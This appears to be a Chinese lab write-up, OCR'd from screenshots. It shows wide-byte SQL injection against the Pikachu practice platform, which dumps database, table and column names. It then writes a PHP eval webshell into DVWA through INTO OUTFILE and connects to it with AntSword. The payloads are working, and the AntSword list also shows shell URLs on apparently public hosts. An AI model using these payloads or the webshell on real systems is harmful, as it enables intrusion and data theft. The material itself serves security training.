
2、爆库名


192.168.80.128:8083/vul/sqli/sqli_widebyte.php
chu 漏洞练习平台 pika~pika~
sqli > wide byte注入
what's your username?
kobe
查询
您输入的username不存在，请重新输入！
Burp Suite Professional v2020.2 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://192.168.80.128:8083
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Pikachu 漏洞练习平台 pika~pika~
点一下提示~

```
POST /vul/sqli/sqli_widebyte.php HTTP/1.1
Host: 192.168.80.128:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/117.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin: http://192.168.80.128:8083
Connection: close
Referer: http://192.168.80.128:8083/vul/sqli/sqli_widebyte.php
Cookie: PHPSESSID=19ho62hmbt01m0aucp79ip5ur0; security=low
Upgrade-Insecure-Requests: 1

name=kobe%df' union select
database(),version()#&submit=%E6%9F%A5%E8%AF%A2
```

```
what's your username?
your uid:pikachu
your email is: 5.7.26-0ubuntu0.18.04.1-log
```


3、爆表名


ikachu 漏洞练习平台 pika~pika~
Burp Suite Professional v2020.2 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://192.168.80.128:8083
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
sqli > wide byte注入
what's your username?
kobe 查询
您输入的username不存在，请重新输入!

```
POST /vul/sqli/sqli_widebyte.php HTTP/1.1
Host: 192.168.80.128:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/117.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 143
Origin: http://192.168.80.128:8083
Connection: close
Referer: http://192.168.80.128:8083/vul/sqli/sqli_widebyte.php
Cookie: PHPSESSID=19ho62hmbt01m0aucp79ip5ur0; security=low
Upgrade-Insecure-Requests: 1

name=kobe%df' union select 1,group_concat(table_name) from
information_schema.tables where table_schema =
database()#&submit=%E6%9F%A5%E8%AF%A2
```

```
your uid:1
your email is: httpinfo,member,message,users,xssblind
```

4、 爆字段名


Pikachu 漏洞练习平台 pika~pika~
Burp Suite Professional v2020.2 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://192.168.80.128:8083
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
sqli > wide byte注入
点一下提示~
what's your username?
kobe 查询
您输入的username不存在，请重新输入!


```
POST /vul/sqli/sqli_widebyte.php HTTP/1.1
Host: 192.168.80.128:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/117.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Origin: http://192.168.80.128:8083
Connection: close
Referer: http://192.168.80.128:8083/vul/sqli/sqli_widebyte.php
Cookie: PHPSESSID=19ho62hmbt01m0aucp79ip5ur0; security=low
Upgrade-Insecure-Requests: 1

name=kobe%df' union select 1,group_concat(column_name) from
information_schema.columns where table_schema = database()
#&submit=%E6%9F%A5%E8%AF%A2
```

```
your uid:1
your email is:
id,userid,ipaddress,useragent,httpaccept,remoteport,id,username,pw,sex,phonenum,address,email,id,cont
```

五、 利用 SQL 注入实现 DVWA 站点的 Getshell，写清楚攻击步骤。

1、利用sql注入，上传一句话木马到文件

' union select 1,"<?php eval($_POST['a']);" into outfile '/var/www/html/jk.php



Vulnerability: SQL Injection


User ID: var/www/html/jk.php

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/


Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*



```
exit
[root@yz yz]# docker ps
CONTAINER ID   IMAGE                COMMAND     CREATED          STATUS         PORTS
                              NAMES
2022ecd14f17   area39/pikachu       "/run.sh"   47 minutes ago   Up 47 minutes  3306/tcp, 0.0.0.0:8083->80/tcp, :::8083->80/tcp
                              elated_edison
98a1a132a72d   sagikazarmark/dvwa   "/run.sh"   3 weeks ago      Up 4 hours     0.0.0.0:8082->80/tcp, :::8082->80/tcp, 0.0.0.0:33060->3
306/tcp, :::33060->3306/tcp   dvwa
[root@yz yz]# docker exec -it 98a1a132a72d  /bin/bash
root@98a1a132a72d:/# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  run.sh  sbin  srv  sys  tmp  usr  var
root@98a1a132a72d:/# cd /var/www/
root@98a1a132a72d:/var/www# ls
html
root@98a1a132a72d:/var/www# cd html/
root@98a1a132a72d:/var/www/html# ls
CHANGELOG.md  about.php  dvwa        hackable     instructions.php  php.ini      security.php
COPYING.txt   config     external    ids_log.php  login.php         phpinfo.php  setup.php
README.md     docs       favicon.ico index.php    logout.php        robots.txt   vulnerabilities
root@98a1a132a72d:/var/www/html# ls
CHANGELOG.md  about.php  dvwa        hackable     instructions.php  logout.php   robots.txt    vulnerabilities
COPYING.txt   config     external    ids_log.php  jk.php            php.ini      security.php
README.md     docs       favicon.ico index.php    login.php         phpinfo.php  setup.php
root@98a1a132a72d:/var/www/html# 
```

2、利用AntSword 进行连接



URL地址	IP地
http://192.168.80.128:8082/hack	192.1
http://192.168.80.128:8080/2.jsp	192.1
http://82.157.106.141:8083/xx.ph	82.15
http://qhyhdt.com/xx.php	156.2
http://82.157.106.141:81/x.php	82.15
http://103.107.237.108/xx.php	103.1
http://103.120.80.26:81/?s=index	103.1
http://103.139.0.20/?s=index/thir	103.1
http://4058dz.com/aaa.php	112.2

URL地址 * http://192.168.80.128:8082/jk.php

连接密码 * a

网站备注

编码设置 UTF8

连接类型 PHP

编码器


● default (不推荐)

○ base64

○ chr

分类目录	
默认分类	9
其他	3
靶场	1
9ccms	1
ThinkCMF	1
tg-qp	9

成功
连接成功!



```
/
  var
    www
      html
        config
        docs
        dvwa
        external
        hackable
        vulnerabilities
```

/var/www/html/

名称	日期	大小	属性
config	2017-03-20 03:02:19	28 b	0775
docs	2017-01-04 09:34:35	43 b	0775
dvwa	2017-01-04 09:34:35	57 b	0775
external	2017-03-20 03:02:15	20 b	0775
hackable	2017-03-20 03:02:15	21 b	0775
vulnerabilities	2017-01-04 09:34:35	16 b	0775
.htaccess	2017-01-04 09:34:35	500 b	0664
CHANGELOG.md	2017-01-04 09:34:35	7.13 Kb	0664
COPYING.txt	2017-01-04 09:34:35	32.33 Kb	0664
README.md	2017-01-04 09:34:35	7.62 Kb	0664
about.php	2017-01-04 09:34:35	3.71 Kb	0664
favicon.ico	2017-01-04 09:34:35	1.37 Kb	0664
ids_log.php	2017-01-04 09:34:35	895 b	0664
index.php	2017-01-04 09:34:35	4.29 Kb	0664
instructions.php	2017-01-04 09:34:35	1.83 Kb	0664
jk.php	2023-09-27 07:07:24	27 b	0666
login.php	2017-01-04 09:34:35	4.07 Kb	0664
logout.php	2017-01-04 09:34:35	414 b	0664